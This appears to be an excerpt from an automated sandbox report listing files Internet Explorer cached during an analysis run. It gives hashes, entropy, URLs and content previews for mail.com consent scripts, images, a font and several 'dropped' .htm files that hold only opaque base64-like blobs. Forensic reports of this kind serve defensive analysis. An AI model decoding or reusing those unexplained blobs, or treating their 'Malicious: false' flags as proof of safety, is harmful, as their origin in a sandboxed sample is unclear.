SHA-512:	0C7AB56F1A22A8DDD904EE432EEFEF2E6007BC61BACBBDF39609E690E77E18A360CC780D69CF8103A61E3C250082F6FD870E675C66A3389CDF9E4DB0DD46A 8C
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\F[1].htm	
Preview:	grWALJ0AoRryMhLkb4+5fKF1BT3DlVu3juzEHaw/ZvSESmQvXQ8nkp0Y9RkdWgiz1iOK1D8NUr9iZdsdFr81JmpWg9txndzVGT0e6+TBYQEfcePQYnouQ3nE ZTcDuRTcVVKp4MvyoAE76gDZYZb1U7TO6gWF5xGaEYDPRhX6KuBEDLnpKJYNxnZ/psk5Z/xirUQuqr5nQ8dCwbvnla/DgDYf5Cjgdswkgrr Ho4q07m6Ae9mB +SF4L6qM5V+gw0a3LpeKTuWSy31lovo18D6cCZIfNM0yMsAqQjxDW0YaSyVeMTju6tvvYy5mUbusap7WlmAWmagHKn0QCRYR37dl2nspX1DORs+15QbqbLOw sgLcdfeV6kwcHDhd4pMLLps1qlAISORQR2K4D6JYl8Xq1O7KUgusM+rMcQl9vBoETj9pSthap92AjnRviz2tnD/2Usrtc0xl2Z4Yq7m0blzYMFe6uuaryeEpJdPPBaL6wg Uz9rztXxEpGFSahrl3L9s4W/6W0fGVOzma0VVbFaUmG2EyQzRRfoBnwVTGlvQE1qZ5s9Mls+SyBo1/53hkYZp1n/JjFxoF8dD4Gkwr7KaVjw55NcVyHrMIzwjEj90Bvq1P JjdxVwy31XpJoWT5Dhn/sFDc73O1eYqGXOJ7fs/N3abD/3eKczP+sfqppSw9YgTRoS2/z1kqQODUzACupI4fcRcWCnpt8iIJEzMHE9oxc3nfbgGjm9kiDUxjXUygDaYlID sc/E9RQGANNoKEgjLPEGVsdtWEHco+3u4ZY83rwynN0vaCFNO6rH56zjEISxHsVjjanmdcG1WaPfHCg3y2hqilTaXF7+Tvp8vZr5Lue5i0lFSlFGbHcYYlDDUJ7Q3qlkpw ftPeSThk0afer0GwmBoGHXsABQW3yPKsOa3W7y/3jybUSoPNvNriWF/eD0aqcoF7A8lxcD2GVca6TMq7qEJEla4+PUv4oVGr/x2gwry2iuOig5O6+rY1nS4F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\L[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2460
Entropy (8bit):	5.989614773303261
Encrypted:	false
SSDEEP:	48:alg53VXTT2uySI6SLUFVzocMY+CKVOgqCQMAaBhtiIz:q83VjipV4nMcM6ApqCQMx3Fz
MD5:	3A2E989106D8B12B745CEA531DE89022
SHA1:	3E54F10E54DFD9EC0D32E7DE734C308D76F25DCD
SHA-256:	0A10E28D786851756BA19582C3F99EBFE0FC3956C677692E6FD58D426EABE9BE
SHA-512:	7F4C9C17A43A18F4499619C3945A9D20155FF3A59C9CE310B3AB9C7719F2ECF079B648253659D5DA5F8690BAABC0D63FEE619C5BBBF7DBB7C34790853D3BBA C
Malicious:	false
Preview:	ehXldSwXQiYLaGznQN5YF7r3L/efOLb4LnZ1oAYpt8lgPGPe/gf8/DGTbV6m7YwpUR3MWo2UtKdDmF4APCFraJREwlJWnkob8SsQNJhrywvKqw+bSooHYuwl IBknOdspX9EQe3Sv9e+MJGzBUV0haEDba0XAkObuDYNRj18xnNiXi6Ws60Pjc0/HU0i9bLRpRg59STkUqFGs8C412H1xVdmc5d2vrrw1W726xdxLJbB5PrYi PoMAP1YN9P+KYzmlOVGKeIvfiKydN7axyUq5/wpgASG+/0qOAa0oeSh5Q6z4Le91X7o42jmOQniSwc/AnYfllgEL+XZ/ioUYNibJVoXD6eiXOl7MOKapy1Bb+Gywzy8tPZ j4TkzOg/kDolCzmKs3PubHLAB4ejQED/8fQQkFq9PAiYxupDnUiCXg97vAQBuSJsFj9k7SbQf5lrUFT29oPXWAFO+ivI9TLVS6GM5V1VQ73JFz40H8W5j3mKDs+Lk9/ypN SQRbEAitmI0L69v/OpyCZfw2bLr3UMjyQ6jc472uRTBjluktYuJKtOxml0kFaM5OQHanCKUFUD0ZEr41ObMHgfTLA+GVQAC2M4i6oRXb3/FD7O7q6IqnunU3W6xo6FkkwxMwFa93TzbI5lU6uYnY+kLYRQbyTFV3ZmIpNpu/tzPA2ZAkN2SJtaTfMObqgWeiIVWZDI6YZ4PeoYVGVPTxVo9zVWe5X6zQrqWCGGEiwLZQLExvjcvJ5+Ulw6 JW8s29s74kc8VoBx0ht6WVdpbY00cDfvZlqPZEyDjuTh80gwaM0RTgi1yax/DAK40cY7Wnrd/Snfd0mQhbemH2mcsSCEDlV2GiYPlFnojz8VySRzZuB49njv8Tvri7HeWS RnI3sGQvEj7BL3THUH/NHXQLENOqZkIcxJQCqxLHjofaXeGL8dIIRE2J23cKNr/2V4tcfDy1RYJ++mt/mdrZJGu61K7tZt0yQlXS7K8SKtnEJjeizkiYwcB0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\MAILCOM_content_tablet[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	[TIFF image data, little-endian, direntries=0], baseline, precision 8, 768x1024, frames 3
Category:	downloaded
Size (bytes):	40679
Entropy (8bit):	7.725267524066052
Encrypted:	false
SSDEEP:	768:wTd3DlApzzVdTF2Y3StawUpBGpQpKE6454/phGzL:gTONp72YitJvsKphe
MD5:	782E0A42BB60C1D56A7BF43D56DC9AEE
SHA1:	263616D370FD488587F29CB24E0FAA49FC434C0A
SHA-256:	8BE7A8471A3DF3D73D6303AB218D2E2744E402039928A5D75332EAE0E79CD7B2
SHA-512:	E834D3164FCE511F1681B1A08CD37EEC596F96F01A89F1D402524C8DB81C90712D8A3DBE8E63D493BD906FAA41A90E4130BAF0A213B0FB72146B6D8C4190879
Malicious:	false
IE Cache URL:	http://https://s.uicdn.com/mailint/9.1722.0/assets/consent/mailcom/MAILCOM_content_tablet.jpg
Preview:	......Exif..II*.....Ducky.....<.....~http://ns.adobe.com/xap/1.0/.<?xpacket begin="." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x: xmptk="Adobe XMP Core 6.0-c002 79.164460, 2020/05/12-16:04:17 "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:a bout="" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmpMM:OriginalDocumentID="xmp.did:4d7c57a6-56b2-4c01-94f7-f7a0374b49ff" xmpMM:DocumentID="xmp.did:F7EAE5FEC8F911EA9A4CD578026A04FD" xm pMM:InstanceID="xmp.iid:F7EAE5FDC8F911EA9A4CD578026A04FD" xmp:CreatorTool="Adobe Photoshop 21.2 (Macintosh)"> <xmpMM:DerivedFrom stRef:insta nceID="xmp.iid:fcfbd852-f405-4973-92f3-0310d059c55b" stRef:documentID="xmp.did:4d7c57a6-56b2-4c01-94f7-f7a0374b49ff"/> </rdf:Description> </rdf:RDF> < /x:xmpmeta> <?xpacket end="r"?>....Adobe.d.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\RiRf[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2460
Entropy (8bit):	5.989614773303261
Encrypted:	false
SSDEEP:	48:alg53VXTT2uySI6SLUFVzocMY+CKVOgqCQMAaBhtiIz:q83VjipV4nMcM6ApqCQMx3Fz
MD5:	3A2E989106D8B12B745CEA531DE89022
SHA1:	3E54F10E54DFD9EC0D32E7DE734C308D76F25DCD
SHA-256:	0A10E28D786851756BA19582C3F99EBFE0FC3956C677692E6FD58D426EABE9BE
SHA-512:	7F4C9C17A43A18F4499619C3945A9D20155FF3A59C9CE310B3AB9C7719F2ECF079B648253659D5DA5F8690BAABC0D63FEE619C5BBBF7DBB7C34790853D3BBA C
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\RiRf[1].htm	
Preview:	ehXldSwXQiYLaGznQN5YF7r3L/efOLb4LnZ1oAYpt8lgPGPe/gf8/DGTbV6m7YwpUR3MWo2UtKdDmF4APCFraJREwlJWnkob8SsQNJhrywvKqw+bSooHYuwl IBknOdspX9EQe3Sv9e+MJGzBUV0haEDba0XAkObuDYNRj18xnNiXi6Ws60Pjc0/HU0i9bLRpRg59STkUqFGs8C412H1xVdmc5d2vrrw1W726xdxLJbB5PrYi PoMAP1YN9P+KYzmlOVGKeIvfiKydN7axyUq5/wpgASG+/0qOAa0oeSh5Q6z4Le91X7o42jmOQniSwc/AnYfllgEL+XZ/ioUYNibJVoXD6eiXOl7MOKapy1Bb+Gywzy8tPZ j4TkzOg/kDolCzmKs3PubHLAB4ejQED/8fQQkFq9PAiYxupDnUiCXg97vAQBuSJsFj9k7SbQf5lrUFT29oPXWAFO+ivI9TLVS6GM5V1VQ73JFz40H8W5j3mKDs+Lk9/ypN SQRbEAitmI0L69v/OpyCZfw2bLr3UMjyQ6jc472uRTBjluktYuJKtOxml0kFaM5OQHanCKUFUD0ZEr41ObMHgfTLA+GVQAC2M4i6oRXb3/FD7O7q6IqnunU3W6xo6FkkwxMwFa93TzbI5lU6uYnY+kLYRQbyTFV3ZmIpNpu/tzPA2ZAkN2SJtaTfMObqgWeiIVWZDI6YZ4PeoYVGVPTxVo9zVWe5X6zQrqWCGGEiwLZQLExvjcvJ5+Ulw6 JW8s29s74kc8VoBx0ht6WVdpbY00cDfvZlqPZEyDjuTh80gwaM0RTgi1yax/DAK40cY7Wnrd/Snfd0mQhbemH2mcsSCEDlV2GiYPlFnojz8VySRzZuB49njv8Tvri7HeWS RnI3sGQvEj7BL3THUH/NHXQLENOqZkIcxJQCqxLHjofaXeGL8dIIRE2J23cKNr/2V4tcfDy1RYJ++mt/mdrZJGu61K7tZt0yQlXS7K8SKtnEJjeizkiYwcB0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\Smf6dY[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	239040
Entropy (8bit):	5.999802925275648
Encrypted:	false
SSDEEP:	6144:sWWO/3AGid9SSQt9syilc7YJmsALVMB19tYc7czhT3kWm/tNkB:sPO/zid9SSesyZEmNW/LYvVzQtNkB
MD5:	8B34F1893A45360773E64A27481B92AE
SHA1:	787254431C8AC83D3EED0E8382864696F706CDC2
SHA-256:	127B3F3A4CEF3E1CB68728E8488257733750E5278DF49D04718545212C6AACBF
SHA-512:	637874B2A80F8A7721F69E3EBA52F4E7410D42EC6C55ECCF7F05A34415CE5A7DBA82672D3F4EA31FD549F945A059F177E679EF5F8E4622E4C35BCA292C3FBBA D
Malicious:	false
Preview:	T7PCF+F1JUKATbbsknU2vXSLW0pETJVizQ+Dh5EMfs7xEfyF3KHQiSqHzUhC+eOe4xOmktxF8hkINPAyGwtLuxjzQUX0dOlxRhl2lyMqjlRkSyVOerucVlI3u65bpj0OmR vCWG8Jq+L3tJtOv1tBtGZXZBluy2p4TVTWgpPzOQwvm0rhVsOHbxDKLzkY6MP2R2GpP9xqBRF4gz0HtSMXjwDNwqFcI24Fb+1+dse5iLDfQyB5q73am9aRg6 tuCqeSGPNdu0DorC+e657Bk2iWfKNrEJG43vJN+hE0oL7iv41LP673aKA5l3blHoFwL0Ox7jiH7Z6RNa7B+8Bfm4QBfN1h0U5uGsehqxzVH3FeDwOkBzuC9jbJzwLK8a+j IgQSJRmMTCr23yggFMBuk942LWREFJyXW2ReGa8acuyzT6UWZ5hOXnyXTCFa9HvLqrV6AtVlxb4F74IQcyPo6MJ/XltWRnDfUaMboNmQXApLV9IJfJt6PU7z fxY7HFMLhYIbzaaCucqXW3awk0ND1T0n6N6Y5WDDoiNzKdQJKinH/KsK2q/0+4iSB1S3cP5Jw1THwOE7tkwTqq/kN3ec7dm8uG0pLd+ciMmBhDA1LxilSrj6mdoEpoUzhQ 0clkiYznLIOAuKLJvCx9K2l/pX5vhRGEI4WiKms34NvxDw1BrppeHfq6m5bZJ+jGnWQ3VTC9hp+zb0kPQAJ8aomsK5EMKAj8ueEOpfynTSkLhaRCkZ1He/4YzN8AX1kPEs L+qGAiAlQPETbLer6Ha+vfwiZP4AXU3wIBEbxHrgnN/Gg8f63Gm38BfRhPwY9jyGR4BVP5x9JfC25oat/nW5N9hsZK4H3odqROuDY1SLvkBdWreTBxuU7rg4+ElAElRzRp H7cgRPr2JzG5yQU6U48Q1okD1LB3zkfFgtMF5ohCVpr8MT7Qu4QP8snPprFkRnteN1q4kSkhMQxN/P4DqRE/nTEqAHLHAl2+ELmI3QRBRGNjSe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\V37EE[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	239040
Entropy (8bit):	5.999802925275648
Encrypted:	false
SSDEEP:	6144:sWWO/3AGid9SSQt9syilc7YJmsALVMB19tYc7czhT3kWm/tNkB:sPO/zid9SSesyZEmNW/LYvVzQtNkB
MD5:	8B34F1893A45360773E64A27481B92AE
SHA1:	787254431C8AC83D3EED0E8382864696F706CDC2
SHA-256:	127B3F3A4CEF3E1CB68728E8488257733750E5278DF49D04718545212C6AACBF
SHA-512:	637874B2A80F8A7721F69E3EBA52F4E7410D42EC6C55ECCF7F05A34415CE5A7DBA82672D3F4EA31FD549F945A059F177E679EF5F8E4622E4C35BCA292C3FBBA D
Malicious:	false
Preview:	T7PCF+F1JUKATbbsknU2vXSLW0pETJVizQ+Dh5EMfs7xEfyF3KHQiSqHzUhC+eOe4xOmktxF8hkINPAyGwtLuxjzQUX0dOlxRhl2lyMqjlRkSyVOerucVlI3u65bpj0OmR vCWG8Jq+L3tJtOv1tBtGZXZBluy2p4TVTWgpPzOQwvm0rhVsOHbxDKLzkY6MP2R2GpP9xqBRF4gz0HtSMXjwDNwqFcI24Fb+1+dse5iLDfQyB5q73am9aRg6 tuCqeSGPNdu0DorC+e657Bk2iWfKNrEJG43vJN+hE0oL7iv41LP673aKA5l3blHoFwL0Ox7jiH7Z6RNa7B+8Bfm4QBfN1h0U5uGsehqxzVH3FeDwOkBzuC9jbJzwLK8a+j IgQSJRmMTCr23yggFMBuk942LWREFJyXW2ReGa8acuyzT6UWZ5hOXnyXTCFa9HvLqrV6AtVlxb4F74IQcyPo6MJ/XltWRnDfUaMboNmQXApLV9IJfJt6PU7z fxY7HFMLhYIbzaaCucqXW3awk0ND1T0n6N6Y5WDDoiNzKdQJKinH/KsK2q/0+4iSB1S3cP5Jw1THwOE7tkwTqq/kN3ec7dm8uG0pLd+ciMmBhDA1LxilSrj6mdoEpoUzhQ 0clkiYznLIOAuKLJvCx9K2l/pX5vhRGEI4WiKms34NvxDw1BrppeHfq6m5bZJ+jGnWQ3VTC9hp+zb0kPQAJ8aomsK5EMKAj8ueEOpfynTSkLhaRCkZ1He/4YzN8AX1kPEs L+qGAiAlQPETbLer6Ha+vfwiZP4AXU3wIBEbxHrgnN/Gg8fBfRhPwY9jyGR4BVP5x9JfC25oat/nW5N9hsZK4H3odqROuDY1SLvkBdWreTBxuU7rg4+ElAElRzRp H7cgRPr2JzG5yQU6U48Q1okD1LB3zkfFgtMF5ohCVpr8MT7Qu4QP8snPprFkRnteN1q4kSkhMQxN/P4DqRE/nTEqAHLHAl2+ELmI3QRBRGNjSe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\V[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	303892
Entropy (8bit):	5.999911965441764
Encrypted:	false
SSDEEP:	6144:M0oQobemDcjP/5CnLNwm7pmtd01+syjJ4ZmboZO3YH/RikQo:MoNmIjP/YnLN1Ad00syOJUYH/RHQo
MD5:	49F9E6B7D1740AAD64B09FC4F2273957
SHA1:	B6C6DA5294EC9EE65C46B6FD0068E1E0A3D05114
SHA-256:	6629C6AA5479336513E242D52EF469C34DCF71888C92920987767B76FAD93FB5
SHA-512:	0C7AB56F1A22A8DDD904EE432EEFEF2E6007BC61BACBBDF39609E690E77E18A360CC780D69CF8103A61E3C250082F6FD870E675C66A3389CDF9E4DB0DD46A 8C
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\V[1].htm	
Preview:	grWALJ0AoRryMhLkb4+5fKF1BT3DlVu3juzEHaw/ZvSESmQvXQ8nkp0Y9RkdWgiz1iOK1D8NUr9iZdsdFr81JmpWg9txndzVGT0e6+TBYQEfcePQYnouQ3nE ZTcDuRTcVVKp4MvyoAE76gDZYZb1U7TO6gWF5xGaEYDPRhX6KuBEDLnpKJYNxnZ/psk5Z/xirUQuqr5nQ8dCwbvnla/DgDYf5CjgdswkgrrHo4q07m6Ae9mB +SF4L6qM5V+gw0a3LpeKTuWSy31lovo18D6cCZIfNM0yMsAqQjxDW0YaSyVeMTju6tvvYy5mUbusap7WlmAWmagHKn0QCRYR37dl2nspX1DORs+15QbqbLOw sgLcdfeV6kwcHDhd4pMLLps1qlAISORQR2K4D6JYl8Xq1O7KUgusM+rMcQl9vBoETj9pSthap92AjnRviz2tnD/2Usrtc0xl2Z4Yq7m0blzYMFe6uuaryeEpJdPPBaL6wg Uz9rztXxEpGFSahrl3L9s4W/6W0fGVOzma0VVbFaUmG2EyQzRRfoBnwVTGlvQE1qZ5s9Mls+SyBo1/53hkYZp1n/JjFxoF8dD4Gkwr7KaVjw55NcVyHrMIzwjEj90Bvq1P JjdxVwy31XpJoWT5Dhn/sFDc73O1eYqGXOJ7fs/N3abD/3eKczP+sfqppSw9YgTRoS2/z1kqQODUzACupI4fcRcWCnpt8iIJEzMHE9oxc3nfbgGjm9kiDUxjXUygDaYlID sc/E9RQGANNoKEgjLPEGVsdtWEHco+3u4ZY83rwynN0vaCFNO6rH56zjEISxHsVjjanmdcG1WaPfHCg3y2hqilTaXF7+Tvp8vZr5Lue5i0lFSlFGbHcYYlDDUJ7Q3qlkpw ftPeSThk0afer0GwmBoGHXsABQW3yPKsOa3W7y/3jybUSoPNvNriWF/eD0aqcoF7A8lxcD2GVca6TMq7qEJEla4+PUv4oVGr/x2gwry2iuOig5O6+rY1nS4F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\a5ea21[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 32 x 32, 8-bit/color RGB, non-interlaced
Category:	downloaded
Size (bytes):	758
Entropy (8bit):	7.432323547387593
Encrypted:	false
SSDEEP:	12:6v/792/6TCfasyRmQ/iyzH48qyNkWCj7ev50C5qABOTo+CGB++yg43qX4b9uTmMI:F/6easyD/iCHLSWWqyCoTTdTc+yhaX4v
MD5:	84CC977D0EB148166481B01D8418E375
SHA1:	00E2461BCD67D7BA511DB230415000AEFBD30D2D
SHA-256:	BBF8DA37D92138CC08FFEEC8E3379C334988D5AE99F4415579999BFBBB57A66C
SHA-512:	F47A507077F9173FB07EC200C2677BA5F783D645BE100F12EFE71F701A74272A98E853C4FAB63740D685853935D545730992D0004C9D2FE8E1965445CAB509C3
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/2b/a5ea21.ico
Preview:	.PNG.....IHDR... ... .pHYs.....vpAg... ... .eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B..... ...CB.....).....;..Bx..2.}.. ._>w!..%B..{.d...LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@ lA.,>\.Q|.N.P.....<.!....ip...y..U....J...9...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq |....gz_Z...x..0F'.....x..=Y}.,jT..R.....72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML.../.....M....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\cfdbd9[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	740
Entropy (8bit):	7.552939906140702
Encrypted:	false
SSDEEP:	12:6v/70MpfkExg1J0T5F1NRlYx1TEdLh8vJ542irJQ5nnXZkCaOj0cMgL17jXGW:HMuXk5RwTTEovn0AXZMitL9aW
MD5:	FE5E6684967766FF6A8AC57500502910
SHA1:	3F660AA0433C4DBB33C2C13872AA5A95BC6D377B
SHA-256:	3B6770482AF6DA488BD797AD2682C8D204ED536D0D173EE7BB6CE80D479A2EA7
SHA-512:	AF9F1BABF872CBF76FC8C6B497E70F07DF1677BB17A92F54DC837BC2158423B5BF1480FF20553927ECA2E3F57D5E23341E88573A1823F3774BFF8871746FFA51
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/c6/cfdbd9.png
Preview:	.PNG.....IHDR.....U....sBIT....|.d.....pHYs.....~.....tEXtSoftware.Adobe Fireworks CS6.....tEXtCreation Time.07/21/16.~y....<IDATH..;k.Q....;.;..&..#...4..2... ..V,...X..~.{..|.Cj.....B$.%.nb....c1...w.YV....=g.....!..&.$.mI...I.$M.F3.}W,e.%..x,,..c..0.*V....W.=0.uv.X...C....3`....s.....c.....2]E0.....M...^i...[..]5.&...g.z5]H....gf....I... .u....:uy.8"....5...0.....z.....o.t...G..".....3.H....Y....3..G....v..T....a.&K.....,T.\.[..E.....?.....D.....M..9...ek..kP.A.`2.....k...D.}.\...V%.\..vIM..3.t....8.S.P.....9.....yI.<...9... ..R.e.!`..-@.....+.a..*x..0.....Y.m.1..N.I...V.'..;.V..a.3.U....,.1c.-.J<..q.m-1...d.A..d.`.4.k..i.....SL.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\consent-management[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	6459
Entropy (8bit):	4.8333068624932025
Encrypted:	false
SSDEEP:	192:OFbKkUehaqqeuiS4X5ipK2OhSQvvu3KqE3:gbB/sihh
MD5:	DC793DAA3072E0EB2CD3264A8DE0F5FE
SHA1:	BBED7CBC0438466EAD30175F34750415DB028FA2
SHA-256:	64C4461F300AEEE4BCB2AE92B5F75770042A7313EE4086998B236662BC367653
SHA-512:	E19757B7FACFEA3B959ED37A16D0993114594717194A83CCF20E88EF60BF6CF3D0FC56B522EBF8BEE3F0D6BC0751BE804F7592B05C5D6B35E8497672FA82449
Malicious:	false
IE Cache URL:	http://https://s.uicdn.com/mailint/9.1722.0/assets/consent/consent-management.js
Preview:	(function(window) {. /**. * Hides the error message. */. function hideErrorMessage() {. // hide the fallback error message. // TODO: would be better to display the message only if the layer doesn't appear. if (errTimer) {. clearTimeout(errTimer);. }. var error = document.getElementsByClassName('error')[0];. if (error) {. error.style.display = 'none';. }. }.. /**. * Redirect back to the referrer page. */. function redirectBack() {. hideErrorMessage();.. // check if cookie exists (CADNPCA-7252). if (!hasCookie('euconsent-v2')) {. track(window.ui.trackingURL.error + '?code=missingEuConsent');. } else if (!hasCookie('uiconsent')) {. track(window.ui.trackingURL.error + '?code=missingUiConsent');. }.. // perform the redirect. try {. // set a mark for brain tracking CADNPCA-7305. window.sessionStorage.setItem('_rfcp_', '1'); // Redirected From Consent Page. var hash = window.sessionStorage.getItem('redir

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\consent-management[1].js	

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\core[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	1279
Entropy (8bit):	5.0198083787959655
Encrypted:	false
SSDEEP:	24:hYH0XISu+rUaKZSDof9sMahpmDgsM/O0LE9sujrNINVafHLVk+8m/OPmNV+kq/1x:J4SuirKZusCpa4XLArBHW+8fUDwgu
MD5:	499CD75790ED825D5519151AC2863D87
SHA1:	65FB695B805B509F2B6FA090A0B15BD48E6910DE
SHA-256:	3EA5E0E90899FB923961E68D33AFA4A0E5A78C715E20F8961223925754066FAF
SHA-512:	8F2D8413D09FB6FCF63A155096521DEB5B2FA9956D5BE713435D894A4B6BBBE8AB457CED0ED229E795DBEB51CFEDD92DD281E9C13D7EEF6BFA6A2C43A5659 4E0
Malicious:	false
IE Cache URL:	http://https://dl.mail.com/permission/live/v1.47.4/ppp/core.html
Preview:	<!DOCTYPE html>.<html lang="de">..<head>. <meta charset="utf-8">. <meta http-equiv="X-UA-Compatible" content="IE=edge">. <title>Permission Core Iframe</title>. <meta name="viewport" content="width=device-width, initial-scale=1">. <meta name="ppp-version" content="1.47.4">. <script>. if (typeof window.Promise !== 'functi on') {. document.write('<script src="./js/polyfills/promise.min.js"><\/script>');. }. try {. new URL(location.href);. } catch (e) {. document.write('<script src="./js /polyfills/url-polyfill.js"><\/script>');. }. if (document.documentMode){. document.write('<script src="https://img.ui-portal.de/pos-cdn/tracklib/4.3.0/polyfills.min.js"> <\/script>');. }. </script>. <script src="https://s.uicdn.com/shared/sentry/5.5.0/bundle.min.js"></script>. <script src="https://s.uicdn.com/tcf/live/v1/js/tcf-api.js"></script>. <script>. if (!window.Sentry) {. window.Sentry = {};. }. </script>. <script src="https://img.ui-port

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\de-ch[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	79097
Entropy (8bit):	5.337866393801766
Encrypted:	false
SSDEEP:	768:olAy9XsiItnuy5zIux1whjCU7kJB1C54AYtiQzNEJEWlCgP5HVN/QZYUmftKCB:olLEJxa4CmdiuWlDxHga7B
MD5:	408DDD452219F77E388108945DE7D0FE
SHA1:	C34BAE1E2EBD5867CB735A5C9573E08C4787E8E7
SHA-256:	197C124AD4B7DD42D6628B9BEFD54226CCDCD631ECFAEE6FB857195835F3B385
SHA-512:	17B4CF649A4EAE86A6A38ABA535CAF0AEFB318D06765729053FDE4CD2EFEE7C13097286D0B8595435D0EB62EF09182A9A10CFEE2E71B72B74A6566A2697EAB 1B
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/9c38ab9f/webcore/externalscripts/oneTrustV2/consent/55a804ab-e5c6-4b97-9319-86263d365d28/6f0cca92-2dda-4588-a757-0e009f333603/de-ch.json
Preview:	{"DomainData":{"pclifeSpanYr":"Year","pclifeSpanYrs":"Years","pclifeSpanSecs":"A few seconds","pclifeSpanWk":"Week","pclifeSpanWks":"Weeks","cctId":"55a804ab-e5 c6-4b97-9319-86263d365d28","MainText":"Ihre Privatsph.re","MainInfoText":"Wir verarbeiten Ihre Daten, um Inhalte oder Anzeigen bereitzustellen, und analysieren die Bereitstellung solcher Inhalte oder Anzeigen, um Erkenntnisse .ber unsere Website zu gewinnen. Wir geben diese Informationen auf der Grundlage einer Einwilligung und eines berechtigten Interesses an unsere Partner weiter. Sie k.nnen Ihr Recht auf Einwilligung oder Widerspruch gegen ein berechtigtes Interesse aus.ben, und zwar auf der Grundlage eines der folgenden bestimmten Zwecke oder auf Partnerebene .ber den Link unter jedem Zweck. Diese Entscheidungen werden an unsere Anbieter, die am Transparency and Consent Framework teilnehmen, signalisiert.","AboutText":"Weitere Informationen","AboutCookiesText":"Ihre Privatsph.re","ConfirmText":"Alle zulas sen","AllowAll

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\droid-bold[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 65364, version 1.0
Category:	downloaded
Size (bytes):	65364
Entropy (8bit):	**7.99230051933347**
Encrypted:	**true**
SSDEEP:	1536:Zrru6NXsTzHGIYpVPssuzNAZ9XbYQNDPlL:ZrK2eYUrzNAZ9rdNDPlL
MD5:	8B4A726986A82F5D1D74951FC2186838
SHA1:	E1F9C9F69ACDA748A9EE36D1989B1BA9982C324D
SHA-256:	01F4382A4EDE1FADCE5FA1CB3C83B0EA84E0BD156E3C9F0FBF82010F0485346C
SHA-512:	3FA4D21053B37D7909E9BE755D795A84D74276F0B4F8C3F644F3156EBB744B4BEC611AB5B550CFCD9510F63711295BBD01E5B4F368026EE5AA97A1D86F44D2A
Malicious:	false
IE Cache URL:	http://https://s.uicdn.com/mailint/9.1722.0/assets/webfonts/fonts/droid-bold.woff

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\droid-bold[1].woff	
